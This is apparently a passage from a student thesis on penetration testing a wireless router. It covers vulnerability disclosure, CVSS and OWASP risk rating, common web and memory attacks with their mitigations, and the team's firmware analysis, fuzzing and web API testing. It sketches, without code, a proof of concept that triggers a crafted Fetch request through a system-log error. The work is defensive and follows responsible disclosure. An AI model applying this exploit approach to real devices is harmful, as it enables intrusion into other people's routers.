Common Vulnerabilities and Exposures (CVE) is a program that identifies, defines, and catalogs publicly disclosed security vulnerabilities [8]. Each vulnerability is given a CVE ID and has a description. A standard procedure needs to be followed to request a CVE ID. First, the manufacturer must be alerted. It can be done through the CVE numbering authorities (CNA). If a CNA is contacted, the CNA will request a CVE ID, setting the ID state as reserved. The ID is now being used for early-stage coordination and management but is not yet public. When the details are submitted and all required data is included in the CVE record, it is publicly disclosed [13]. Figure 5 illustrates these steps.

In some cases, a CNA is unavailable for the target device's manufacturer. According to the team's advisor¹, the vulnerability must be sent directly to the manufacturer if that happens. When the manufacturer has acknowledged the vulnerability, a CVE ID can be requested, often by the manufacturer. If the manufacturer does not reply or patch the vulnerability within a given timeline, a full disclosure should be published.

2.5.1 Vulnerability Disclosure

When a vulnerability has been discovered, it should be published in a vulnerability disclosure. In the podcast "the Darknet Diaries" by Jack Rhysider, in episode 5, a penetration tester explains how a vulnerability disclosure works after finding a vulnerability himself. First, the target manufacturer should be contacted and given a timeline to patch the bug. It is to avoid having cybercriminals exploit the bug before it is patched. Sometimes the manufacturer does not answer or does not create a patch before the timeline runs out. At this point, a vulnerability disclosure can be published. It is usually done to force the manufacturer to fix the issue. Such a disclosure usually contains most of the information about the bug [108].

¹Private communication the team had with the advisor

2.6 Common Vulnerability Scoring System

The Common Vulnerability Scoring System (CVSS) is a standard used to generate scores for vulnerabilities. It does so by assessing the vulnerability on several key aspects and calculates a score from 1 to 10, with 10 being the worst. The score can then be given a label, often low, medium, high or critical. By doing this, an organization can quickly assess the different vulnerabilities and choose how to prioritize them [14]. The score is saved in the National Vulnerability Database (NVD) [29].

2.7 Risk rating

Risk rating is a method to identify and analyze potential risks and their impacts [85]. According to OWASP's page on risk rating, when estimating the impact of any vulnerability during a security assessment, it is important to understand the risks that the business or end-user faces. There are several risk rating methodologies available online [36].

"Threat agent factors"				"Vulnerability factors"			
Skill level	Motive	Opportunity	Size	Ease of discovery	Ease of exploit	Awareness	Intrusion detection
5	2	7	1	3	6	9	2
Overall likelihood=4.375 (MEDIUM)							

Figure 6: A risk rating score example of the overall likelihood an attack will occur, calculated from the threat agent factors and the vulnerability factors [36].

2.7.1 OWASP Risk Rating Methodology

The OWASP risk rating methodology is a framework used to assess identified vulnerabilities and the overall risk they pose against the client. The framework consists of 6 steps, which can be customized to fit the client as needed. The first few steps identify the different vulnerabilities, their likelihood, and their technical and business impact. The rest of the steps calculate the overall likelihood and impact before prioritizing them and offering possible remedies for each. This system gives the business an overview of all the risks and can therefore focus on the more time-sensitive and serious risks [36]. An example of a risk rating of the overall likelihood can be seen in the Figure 6. For an example of the overall technical and business impacts, see Figure 7.

Technical Impact				Business Impact			
Loss of confidentiality	Loss of integrity	Loss of availability	Loss of accountability	Financial damage	Reputation damage	Non-compliance	Privacy violation
9	7	5	8	1	2	1	5
Overall technical impact=7.25 (HIGH)				Overall business impact=2.25 (LOW)			

Figure 7: A risk rating score example of the overall impacts an attack will have, calculated from the technical impact and the business impact [36].

2.8 Types of Vulnerabilities and Attacks

There are many different kinds of vulnerabilities that can affect a router. It can be seen in the numbers of CVE entries on different routers; navigating to the CVE list overview ² and searching for a given router model will in many cases yield several entries. Figure 8 shows a screenshot of a list of vulnerabilities for a given router. Some vulnerabilities are more prevalent and harmful than others and can be maliciously exploited. Following this, some vulnerabilities and attacks will be presented.

2.8.1 Cross-Site Scripting

A common attack is cross-site scripting (XSS), which is an injection type of attack. It occurs when malicious scripts are injected into a website. The script runs when the website is loaded, often by a different end-user. The attack makes the web page think that the injected script is trustworthy, which means it can access cookies, session tokens, and other sensitive data on the site. There are several different types of XSS attacks, like stored and reflected XSS attacks. The vulnerability that allows for this attack is often an improperly secured user input in the application or a display of unsanitized information [103]. It usually has flawed or missing user input validation, sanitizing, or escaping. Validating the user input makes sure that the data inputted is safe and follows the given requirements for the system [91]. Sanitizing is another way to avoid XSS. It is done by filtering and removing unwanted characters from the input. Lastly, escaping, or encoding, the input transforms special characters to avoid them being interpreted as code [68]. Avoiding an XSS attack requires proper user input handling and can be implemented in several ways.

²CVE list overview: https://cve.mitre.org/cve/search_cve_list.html

Search Results

There are 38 CVE Records that match your search.

Name	Description
CVE-2021-45732	Netgear Nighthawk R6700 version 1.0.4.120 makes use of a hardcoded credential. It does not appear that normal users are intended to be able to manipulate configuration backups due to the fact that they are encrypted/obfuscated. By extracting the configuration using readily available public tools, a user can reconfigure settings not intended to be manipulated, repackaging the configuration, and restore a backup causing these settings to be changed.
CVE-2021-45654	NETGEAR XR1000 devices before 1.0.0.58 are affected by disclosure of sensitive information.
CVE-2021-45643	Certain NETGEAR devices are affected by incorrect configuration of security settings. This affects R6400v2 before 1.0.4.118, R6700v3 before 1.0.4.118, and XR1000 before 1.0.0.58.
CVE-2021-45622	Certain NETGEAR devices are affected by command injection by an unauthenticated attacker. This affects CBR40 before 2.5.0.24, CBR750 before 4.6.3.6, EAX20 before 1.0.0.58, EAX80 before 1.0.1.68, EX7500 before 1.0.0.74, LAX20 before 1.1.6.28, MK62 before 1.0.6.116, MR60 before 1.0.6.116, MS60 before 1.0.6.116, R6400 before 1.0.1.70, R6400v2 before 1.0.4.118, R6700v3 before 1.0.4.118, R6900P before 1.3.3.140, R7000 before 1.0.11.116, R7000P before 1.3.3.140, R7850 before 1.0.5.68, R7900 before 1.0.4.38, R7900P before 1.4.2.84, R7960P before 1.4.2.84, R8000 before 1.0.4.68, R8000P before 1.4.2.84, RAX15 before 1.0.3.96, RAX20 before 1.0.3.96, RAX200 before 1.0.4.120, RAX35v2 before 1.0.3.96, RAX40v2 before 1.0.3.96, RAX43 before 1.0.3.96, RAX45 before 1.0.3.96, RAX50 before 1.0.3.96, RAX75 before 1.0.4.120, RAX80 before 1.0.4.120, RBK752 before 3.2.17.12, RBK852 before 3.2.17.12, RBR750 before 3.2.17.12, RBR850 before 3.2.17.12, RBS750 before 3.2.17.12, RBS850 before 3.2.17.12, RS400 before 1.5.1.80, XR1000 before 1.0.0.58, and XR300 before 1.0.3.68.
CVE-2021-45621	Certain NETGEAR devices are affected by command injection by an unauthenticated attacker. This affects CBR40 before 2.5.0.24, CBR750 before 3.2.18.2, EAX20 before 1.0.0.58, EAX80 before 1.0.1.68, EX3700 before 1.0.0.94, EX3800 before 1.0.0.94, EX6120 before 1.0.0.64, EX6130 before 1.0.0.44, EX7000 before 1.0.1.104, EX7500 before 1.0.0.74, LAX20 before 1.1.6.28, MR60 before 1.0.6.116, MS60 before 1.0.6.116, R6300v2 before 1.0.4.52, R6400 before 1.0.1.70, R6400v2 before 1.0.4.106, R6700v3 before 1.0.4.106, R6900P before 1.3.3.140, R7000 before 1.0.11.126, R7000P before 1.3.3.140, R7100LG before 1.0.0.72, R7850 before 1.0.5.74, R7900 before 1.0.4.46, R7900P before 1.4.2.84, R7960P before 1.4.2.84, R8000 before 1.0.4.74, R8000P before 1.4.2.84, R8300 before 1.0.2.154, R8500 before 1.0.2.154, RAX15 before 1.0.3.96, RAX20 before 1.0.3.96, RAX200 before 1.0.4.120, RAX35v2 before 1.0.3.96, RAX40v2 before 1.0.3.96, RAX43 before 1.0.3.96, RAX45 before 1.0.3.96, RAX50 before 1.0.3.96, RAX75 before 1.0.4.120, RAX80 before 1.0.4.120, RBK752 before 3.2.17.12, RBK852 before 3.2.17.12, RBK852 before 3.2.17.12, RBR750 before 3.2.17.12, RBR850 before 3.2.17.12, RBR850 before 3.2.17.12, RBS750 before 3.2.17.12, RBS850 before 3.2.17.12, RBS850 before 3.2.17.12, RS400 before 1.5.1.80, XR1000 before 1.0.0.58, and XR300 before 1.0.3.68.
CVE-2021-45620	Certain NETGEAR devices are affected by command injection by an unauthenticated attacker. This affects CBR40 before 2.5.0.24, CBR750 before 4.6.3.6, EAX20 before 1.0.0.58, EAX80 before 1.0.1.68, LAX20 before 1.1.6.28, MR60 before 1.0.6.116, MR80 before 1.1.2.20, MS60 before 1.0.6.116, MS80 before 1.1.2.20, MK62 before 1.0.6.116, MK83 before 1.1.2.20, R6400 before 1.0.1.70, R6400v2 before 1.0.4.106, R6700v3 before 1.0.4.106, R6900P before 1.3.3.140, R7000 before 1.0.11.126, R7000P before 1.3.3.140, R7850 before 1.0.5.74, R7900 before 1.0.4.46, R7900P before 1.4.2.84, R7960P before 1.0.4.46, R7960P before 1.4.2.84, R7960P before 1.4.2.84, R8000 before 1.0.4.74, R8000P before 1.4.2.84, RAX15 before 1.0.3.96, RAX20 before 1.0.3.96, RAX200 before 1.0.4.120, RAX35v2 before 1.0.3.96, RAX40v2 before 1.0.3.96, RAX43 before 1.0.3.96, RAX45 before 1.0.3.96, RAX50 before 1.0.3.96, RAX75 before 1.0.4.120, RAX80 before 1.0.4.120, RBK752 before 3.2.17.12, RBK852 before 3.2.17.12, RBK852 before 3.2.17.12, RBR750 before 3.2.17.12, RBR850 before 3.2.17.12, RBR850 before 3.2.17.12, RBS750 before 3.2.17.12, RBS850 before 3.2.17.12, RBS850 before 3.2.17.12, RS400 before 1.5.1.80, XR1000 before 1.0.0.58, and XR300 before 1.0.3.68.

Figure 8: A screenshot with some of the vulnerabilities that shows up when searching the “Netgear Nighthawk XR1000” router on the Mitre CVE database³.

2.8.2 Cross-Site Request Forgery

This attack, cross-site request forgery (CSRF), forces a user to perform unwanted actions on a web application while being authenticated. It requires manipulating the end-user, called social engineering, and may involve sending a link via email. When the user clicks the link, the CSRF attack can perform actions like transferring funds, changing data, and, if the user has administrative privileges, can compromise the web application [102]. It is possible because the browser includes cookies on its requests, so the web page cannot differentiate between an genuine request and a forged one [65].

There are some ways to prevent CSRF. First, if the used framework has CSRF protection, enable it. If it does not have it, add CSRF tokens to state-changing requests and validate them on the backend application. Stateless software should use the synchronizer token pattern, a technique that embeds a token in all HTML forms and verifies it in the backend [90]. Other things that can be considered are SameSite Cookie Attribute for session cookies, implementing user interaction-based protection, using custom request headers, and verifying the origin with standard headers. Lastly, GET-requests should not be used for state-changing operations and if needed, protect these. On a side note, XSS can defeat the purpose of the CSRF mitigation techniques [65].

2.8.3 Denial-of-Service

A denial-of-service (DoS) attack aims to render a resource unavailable to the end-user. They degrade the experience and the service quality by introducing response delays, excessive losses, and interruptions. It can be done by manipulating network packets, resources handling vulnerabilities or programming bugs. A common way is to request a large number of requests until the service cannot handle the load and becomes unavailable. During a DoS attack, an attacker may inject and execute arbitrary code to access sensitive or critical data, or execute commands [106]. If the DoS attack is distributed between several sources, it is called a Distributed Denial-of-Service (DDoS) attack.

Preventing a DoS attack can be challenging. For a normal DoS attack, it is possible to block the attacker, but it is desirable to stop DoS attacks altogether, which can help prevent

³Netgear Nighthawk XR1000 router CVE entries: <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=Netgear+Nighthawk+XR1000>

a DDoS attack. For this, some extra prevention is needed. Several layers of mitigation are required, depending on the type of attack. First, a proper system analysis needs to be performed to map the performance and any possible vulnerable functionality. There are many ways to prevent this sort of attack, but some possibilities would be to prevent a single point of failure, do cheap validation first, use threading, limit file upload size, use input based puzzles and implement pooling [16].

2.8.4 Overflows

Overflow vulnerabilities happen when a program tries to write more data to a buffer than it can hold or to a memory area outside the buffer. Writing outside of the buffer can corrupt data, crash the program, or execute malicious code, which is illustrated in Figure 9. It is one of the most known vulnerabilities. It is also fairly prevalent. To exploit this, an attacker sends data too large for the program's buffer, which prompts the program to overwrite the buffer into unallocated memory. By doing this, the attacker can overwrite the return pointer and execute malicious code [59]. This attack is a buffer overflow attack. There are several types of buffer overflow attacks: Stack-based buffer overflow attack, heap-based buffer overflow attack, integer overflow attack, format strings attack, and unicode overflow attack [96].




Figure 9: Buffer overflow illustrated: When the data received is too long for the buffer, the program writes outside it into unallocated memory [5].

Preventing a buffer overflow is doable. OS runtime protections like address space layout randomization (ASLR), data execution prevention (DEP), and structured exception handling overwrite can be used. These mitigation techniques randomize the program's memory layout, mark memory areas as either executable or non-executable and block attacks that utilize the structured exception handling overwrite vulnerability. Another way is to patch the programs with the newest updates available, which may fix security problems. The system should be programmed with the principle of least privilege (PoLP), meaning users and applications should not receive higher privileges than they need to perform their tasks. Any extra permission should be temporary until the task is complete. Lastly, the program should be developed in a safe programming language, avoiding dangerous standard library functions without bounds-check, and should validate user input data to ensure it is within the bounds of expected input [96].

2.9 Testing and Techniques

A part of securing software is performing different tests. When performing software tests, the aim is to avoid bugs, improve performance, and verify that everything works as it should [89]. A type of software testing is security testing. Its goal is to identify threats, detect possible security risks, measure potential vulnerabilities, and fix any security problem. The goal can be accomplished by uncovering any potential vulnerability. As a result, the system gets more secure and has fewer weaknesses and threats [107].

2.9.1 Emulation

Emulation is a technique that enables a computer to run a program written for another machine with different requirements and architecture [67]. For instance, when testing firmware, firmware emulation is often used; the tester can run firmware made for an IoT device on a regular computer. There are several reasons for doing it, like being able to analyze the firmware better, to find and perform exploitation without any risks, or to do remote debugging if the physical device is not available [57].

2.9.2 Fuzzing

Fuzzing, or fuzz testing, is a software testing technique. It is an automated technique to find user input and processing bugs. It creates and sends semi-random and unexpected input. The fuzzer tool mainly consists of a data generator to create the data and a debugging tool to identify vulnerabilities. Fuzzers are used because they are simple with a systematic and random approach that can detect bugs that may have been initially missed; this, together with traditional testing, makes for well-rounded testing [72]. Fuzz testing can take a long time. They are rarely expected to finish in software development, and typically run in parallel to a development pipeline [110].

2.10 Societal Impact of Penetration Testing

Penetration tests are used to aid in developing safer systems. According to a blog post from itgovernance.eu, made by Alice Baker in 2022, penetration tests are regarded as an essential tool to protect organisations from cyberattacks. It is even mandatory for organisations subjected to the Payment Card Industry Data Security Standard. Furthermore, it is recommended for organisations wanting ISO 27001 and GDPR (General Data Protection Regulation) compliance. Consequently, penetration testing is quite viable. The blog post continues by listing some of the pros and cons of penetration tests. The pros are that a penetration test can uncover many different vulnerabilities, find high-risk weaknesses based on several minor issues put together, and it ends with the penetration tester giving advice on how to remediate the vulnerability [94]. Additionally, discovering and patching vulnerabilities are important factors in the economy; the report "Economic Impact of Cybercrime – No Slowing Down" published by Center for Strategic and International Studies estimated that cybercrimes cost approximately \$600 billions a year and has risen from their estimate of \$500 billions in 2014 [104]. In another source, senior economist Anna Scherbina from the Council of Economist Advisers claims that cybercriminality cost the US economy between \$57 billion and \$109 billion in 2016 [66].

On the other hand, Baker notes that some cons are that penetration tests gone wrong can cause damage, and the results may not always be reliable, especially if a test is done in an unrealistic environment. In addition, it requires trusting the tester [94]. The cons are valid but when performing a penetration test, the tester and client should have open communication before the actual testing starts and all aspects of the testing should be planned and

formally written down in a document to avoid any mishaps [40].

IoT security has seen a rise in its market share according to an analysis of IoT devices and their impact by Fortune Business Insight published in 2020. IoT devices as a whole is growing in popularity and are being continuously incorporated into organizations' systems. At the same time, the analysis found that in 2020, 98% of all IoT device traffic was unencrypted. Considering the amount of data IoT devices send and receive, this is substantial. Additionally, it was also noticed an increase of attacks, e.g. by using malware. To combat the growing threats, it is crucial to use and create advanced security management of IoT networks and devices [71]. Penetration testing network devices can spare society costs in both capital and confidentiality in the long run.

3 Project Method

The thesis was made on IDI's behalf, which allowed the team to make most choices by themselves, as long as the advisor agreed. Therefore, no formal agreement was made on the project except the contract of cooperation, found in the preliminary project plan in Appendix A.8 or in the project handbook Appendix A.6.

3.1 Research Method

When starting the bachelor's thesis, it was important to make sure it was done scientifically. It meant that following a research method was important. Research methods are, according to the library guides of the University of Newcastle, "strategies, processes or techniques utilized in the collection of data or evidence for analysis in order to uncover new information or create better understanding of a topic" [48]. Store Norske Leksikon's (SNL) page on research methods in social sciences agrees. SNL starts by defining it as an approach used for scientific research built partly on principles and rules on how to discuss and create arguments. Further, it explains that the other part is procedures and techniques for performing empirical research. These are mainly guidelines on how to choose devices and sources and how to perform data collection and analysis [99]. Despite the page being about social sciences, the team decided to use it since it was relevant and had many good points.

Using the figure from the second lecture in the subject IDATT2900 Bachelor Thesis, the team decided to approach the research based on selections from Oates' research model. A self-made version of the official model can be seen in Figure [10]. The team chose only the research methods that it deemed relevant to the project, e.g., the team saw no reason to study "ethnography" in a research project that was based on the security of a technological device.




Figure 10: An overview of how the team went through with the research method. The team followed the path made by the red arrows. Based on Oates' research model [78]

The assignment was a pure research thesis. The team systematically analyzed several devices to be able to select a suitable one before deciding with the advisor's help. Following

this, the team decided to modify a well-documented methodology relevant to the assignment with another well-documented and more general methodology. It gave the team a better chance to learn more about penetration testing, as it was necessary to properly understand each stage in the different methodologies. Adding another stage to the original methodology also allowed the team to do a little more than just the penetration test; the other methodology had more administrative sections, which would be helpful to include.

Considering the nature of the thesis, most research was finding relevant sources and guides. There was an abundance of information available, which was useful in expanding the limited knowledge of the team. The team was in agreement early on that it would be too difficult without any external sources. In the beginning, it was important to understand how a penetration test unfolds and what it would entail. This meant a lot of reading, both on how to perform a penetration test but also statistics and other research papers. All relevant information was noted in a shared document and later discussed. This was used to formulate a problem statement and research questions. To answer the problem statement and research questions, case studies of penetration tests were done, and the team experimented with penetration testing on an actual device. While doing this, observations were made and documented, while the team evaluated each observation, often with help from the advisor. Since the assignment was to test one router thoroughly, the way testing was qualitative. A conclusion was then formulated with this knowledge. Overall, the thesis was scientifically and systematically completed.

3.2 Early Process and Decisions

At the start of the assignment, two choices had to be made. The first one was choosing which type of device to perform the security assessment on, and the second was choosing the model. The team decided on a wireless network router. A router often has a Linux-based OS, which means it would be familiar and require less research. There is also an abundance of information testing routers, which was essential to the team.

After deciding on a router, the team chose nine different routers from four different manufacturers to research in different price classes. It was necessary to limit the number of routers to research while still having a variety to choose from. Two routers were Netgear devices, three were ASUS devices, two were TP-link, and two were D-link, with prices ranging from 249 NOK to 3 490 NOK. A cursory examination of the devices revealed valuable information. The information that was of interest to the group was:

- Days since the last firmware update
- CPU architecture
- OS and its version
- Filesystem
- Number of entries in the CVE database and information about the entries
- Datasheets
- Availability of source code
- If it had a JTAG or a serial port

Any extra information, like if there was a private key in the firmware, was also of interest. Some of the research results and statistics can be seen in tables 1 and 2. Most of the information was extracted using the Firmware Analysis and Comparison Tool (FACT). The rest was found using traditional searching on the internet. After the team had discussed the findings with the advisor, a device was chosen.

3.2.1 Security Assessment Choice

As stated earlier, a security assessment can be a security vulnerability assessment or a penetration test. A penetration test was the obvious choice since the security assessment would be done on a device in the team's possession. There would be no consequences should any service turn unavailable. Therefore, if a vulnerability were found, an attempt to exploit it on the actual hardware would be made.

3.2.2 Expected Security Standard

The team had no official security standard to compare the router's security to. They discussed what was expected of a router from a well-known company. The team expected the user input to be handled properly, that simple overflows would not be found, and that the team would be hard-pressed to find impactful vulnerabilities.

3.3 Project Methodology

The assignment suggested using a penetration testing methodology, which the team decided to do. The team's only prior knowledge was surface-level penetration testing, and a guide would help the team's goals be achievable. Additionally, using a recognized and well-tested methodology helps with the reliability of the result, which is important for new penetration testers. The team decided on the OWASP FSTM. It was chosen because the FSTM specializes in firmware testing. However, the FSTM has several stages that the team felt would be quite bare and was therefore modified slightly. The modifications were first to merge some stages, but the team read about the PTES methodology during this time. Since this methodology includes some administrative steps that the FSTM does not have, it was decided those steps could be of use. The team ended up with the following stages:

1. Information gathering and reconnaissance
2. Obtaining firmware and analyzing firmware
3. Extract and analyze filesystem
4. Emulate firmware
5. Dynamic analysis
6. Runtime analysis
7. Binary exploitation
8. Post exploitation and reporting

All the stages from FSTM were used, with slight modifications, and the last stage was from PTES' sections 6 and 7. The team only chose the sections that felt relevant to the assignment. Section 1 and 3 were not chosen. Since there was no client, the team had no use for section 1. Section 3 could be relevant, but the team's limited experience would make it hard to create a threat model. It was concluded that any information from this section would probably be useless and that it was more important to use the limited time for something else.

3.3.1 OWASP Top 10

Supplementing the methodology were the two OWASP lists, the OWASP IoT Top 10 and the OWASP Top 10 - Web Application Security Risks. The lists helped with what weaknesses to look out for during the assessment. The Web Application list was mainly used when testing the web and API interface. The team did not want to go too in-depth on testing it, as there is a complete guide for that, but guidance was still needed. Using the list, the team understood what weaknesses were typical and which to investigate. As for the IoT list, it was used to understand what kind of vulnerabilities could be found on a router. Despite being a little outdated, it was deemed a non-issue, especially since the router firmware was released in 2020.

3.3.2 IoT Goat

Before doing the actual penetration test, IoTGoat was used to test some of the vulnerabilities early in the process. This project made it possible to get familiar with testing a vulnerable device's firmware before starting the penetration test. It was mainly used early on but was also a source throughout the project.

3.4 Methodology Process

With all preliminary work done, the team started testing the device.

Stage 1

The first stage had already been done to a certain degree when choosing the router. So the team decided to use most of the information from the initial research and reconnaissance and supplement it with what else was interesting, like lines of code (LoC) estimation. The count lines of code (cloc) tool was used to estimate this.

Stage 2

The packed firmware was downloaded from the manufacturer's website. Once downloaded, it was extracted using binwalk. The analysis went quite fast, as the initial research also overlapped with this stage. FACT had already extracted much information, but not everything was as relevant at the start. So the team found the already extracted information and noted everything this time.

Stage 3

The filesystem was extracted from the firmware and unpacked with the squashfs command. The tool used for this was binwalk. From here, the analysis used several different tools to perform static analysis. Firmwalker was used to find SSL-related files, configuration files, script files, URLs, IP addresses, emails, and banned C functions. It also looked for strings like "admin" and "password". The strings and grep commands were also used. Lastly, several of the binary files were run through the checksec tool, which checks for a binary file's exploit mitigation techniques.

Stage 4

To emulate the firmware, the Firmware Analysis Toolkit (FAT) was used. The team had to switch to the AttifyOS VM to use FAT since it would not work correctly on Kali Linux VM. The tool was given the packed firmware, which it extracted and created an image file of and started emulating. When emulating the chosen device's firmware, an error occurred in a file called run.sh. A network interface name had to be changed. The run.sh script was run to start the emulation. After the setup, the terminal emulation started, but many

errors were printed out. Even if the terminal emulation started, the web UI did not respond.

The errors were related to missing NVRAM values. A screenshot of the errors can be seen in Figure 11. At this point, the team decided to split up. One would attempt to fix the errors, while the other would continue to stage 5. It was to avoid getting stuck at the current stage. Several attempts were made to fix the errors. At first, it was attempted to add the NVRAM values to the tool. It was done by making educated guesses as to what the values should be and substituting them. When that did not work, the NVRAM values were extracted from the router and added to the image file. It was done by mounting the image and moving a text file with all the values to the image. Then it was unmounted. That did not work either, so it was attempted to use an NVRAM faker without any luck. As a last attempt, the team member tried to comment out the errors to at least emulate the terminal, but again no luck. Throughout this, the advisor was consulted several times. Nothing seemed to work, and because of little time left, emulation had to be stopped before it was completed.

```
sem_unlock: Unable to get semaphore!  
nvram_get_buf: Unable to open key: /firmadyne/libnvram/extendno!  
nvram_set: extendno_org = ""  
sem_get: Unable to get semaphore key!  
sem_lock: Unable to get semaphore!  
sem_get: Unable to get semaphore key!  
sem_unlock: Unable to get semaphore!  
nvram_set: buildno = "380"  
sem_get: Unable to get semaphore key!  
sem_lock: Unable to get semaphore!  
sem_get: Unable to get semaphore key!  
sem_unlock: Unable to get semaphore!  
nvram_set: extendno = "8591-ga8dd632"  
sem_get: Unable to get semaphore key!  
sem_lock: Unable to get semaphore!  
sem_get: Unable to get semaphore key!  
sem_unlock: Unable to get semaphore!  
nvram_set: buildinfo = "Tue Sep 15 10:15:07 UTC 2020 jenkins@a8dd632ac70"
```

Figure 11: A screenshot of the errors that appeared when trying to emulate the firmware.

Stage 5

This stage involved several parts, mainly fuzzing and web API testing. The team decided that one member would do fuzzing while the other tested the web API.

The binaries that were interesting to fuzz were the httpd and miniupnpd. The fuzzing was first done with the American Fuzzy Lop (AFL) program. However, it was discovered early on that a newer and community-managed fork called American Fuzzy Lop++ (AFL++) existed, so the team used this instead. At first, it was decided that the team would do white box fuzzing, which means the team would compile the source code themselves. It proved to be quite tricky since the file relies on many other files and libraries. Several attempts were made, but there was no progress.

The team decided to try black box fuzzing instead, which fuzzes the already compiled binary. It utilizes the Quick Emulator (QEMU) to emulate the standalone binary and fuzz it. Although this worked, it was soon found that it was necessary to edit the source code to change the httpd's input from file input to the standard input, called stdin in the C programming language. It meant the team had to white box fuzz the httpd anyway. After changing the input, it was noticed that many functions, structs, and values were in already compiled

object files. To get these, the team reverse engineered the object files with Ghidra. Once the httpd file could be compiled, it was simplified to avoid having unnecessary functions when fuzzing. There was only time to fuzz one binary, and the httpd was prioritized.

The team used NTNU's servers to fuzz the httpd because fuzzing with AFL++ is demanding. The fuzzing started very late and was run in the background while the team wrote the report to save time. Despite the fuzzing taking much time, the team, after discussing it with the advisor, decided to prioritize getting the fuzzer to run rather than continuing to stage 6.

When testing the web API, the team started by looking at the OWASP Web Application Top 10 Risks list. It was because it lists the most prevalent issues, making it an obvious place to begin. The first thing that was tested for was injection vulnerabilities. Despite it being number 3 on the list, it is easier to test than other issues. The device had limited user input fields, making it especially easy to test for XSS.

The team continued to look for other issues mentioned on the list. First, it was spent some time looking for insecure configurations, mainly whether the device had Telnet or any other insecure service enabled, like UPnP or outwards-facing web services. Then it was checked if cookies persisted through logins. Dirbuster was used to look for hidden paths that could be accessed. To find other vulnerabilities, the team used Burp Suite to understand how the device communicates, and the webpage source code was examined. The list also mentioned vulnerable and outdated components, but this had already been somewhat covered by the first few stages and was therefore not prioritized.

Stage 6

Stage 6 was largely left untouched because of time constraints, except for one attempt to emulate the firmware using a debugger, but it was decided to be futile. A big reason is also that stage 6 relies somewhat on the results from stage 4, which did not succeed.

Stage 7

This stage is where any vulnerability is exploited, if possible. A PoC is made here as well. There was mainly one member working on this stage while the other tried finishing the fuzzing. There had been found some vulnerabilities in the earlier stages.

Before a manufacturer can be contacted, a PoC for each vulnerability is needed. The two first vulnerabilities were easy to create as they did not require more than what had already been done. The third vulnerability required a lot more. For this one, it was necessary to code an HTTP-request that the router would accept. Burp Suite was used to examine a working request, and then it was replicated for the exploit. A working request was made after some trial and error with the headers and body values. The request was inserted into a JavaScript request method. The Fetch API was used for this. The JavaScript was then put into a Bash script that would cause an error to the system log, which would execute the exploit.

Stage 8

The post exploitation stage is where vulnerabilities are examined. A risk rating analysis was done for each one. For this, the OWASP Risk Rating Methodology was chosen for ease of use and because the team was already familiar with OWASP. Then the team calculated a CVSS. It was done on their official web page. The team had some doubts about all the different aspects of the vulnerabilities but decided to overrate them rather than underestimate them. When estimating risk, it is considered to be safer to assume a worst-case scenario.

With all the post exploitation done, the team sent a form to the manufacturer's security team. It was done in conjunction with the team's advisor. At a later point, after the team receives an acknowledgment of the vulnerabilities, they will request a CVE ID for each issue.

3.5 Tools and Software

The team used many different tools and software during the project. Most tools used are community-made and managed. These are often standard or very popular programs. Because of their prevalent use, they have been well tested and are considered reliable, which is why they were used. The tools used during the project are:

- **Kali Linux:** The most important OS used. It is a Linux distribution designed for penetration testing and comes preloaded with many valuable tools for testing a broad spectrum of security areas. It was handy as it meant there was minimal time used to install different programs and tools.
- **AttifyOS:** Another Linux distribution. It was an essential part of trying to emulate the device firmware, mainly because it comes preloaded with FAT and firmadyne, making it perfect for emulation.
- **Metasploit Framework:** It is a tool created for penetration testing. There is much functionality, but it was not utilized to its full extent since it was new for the team. It claimed there were some usable exploits on services running on the device when using it. The team, however, was unable to use Metasploit for any actual exploitation [77].
- **AFL++:** It is a fuzzing tool designed to fuzz binaries. It is a community-managed fork of the AFL fuzzer. It was chosen for its many helpful features, including black box fuzzing using QEMU [2].
- **DirBuster:** It is an automated web crawling tool used to brute force file names and directories. A web server often has accessible paths that are hidden. It was interesting to see if any hidden paths were exploitable, but none were useful [15].
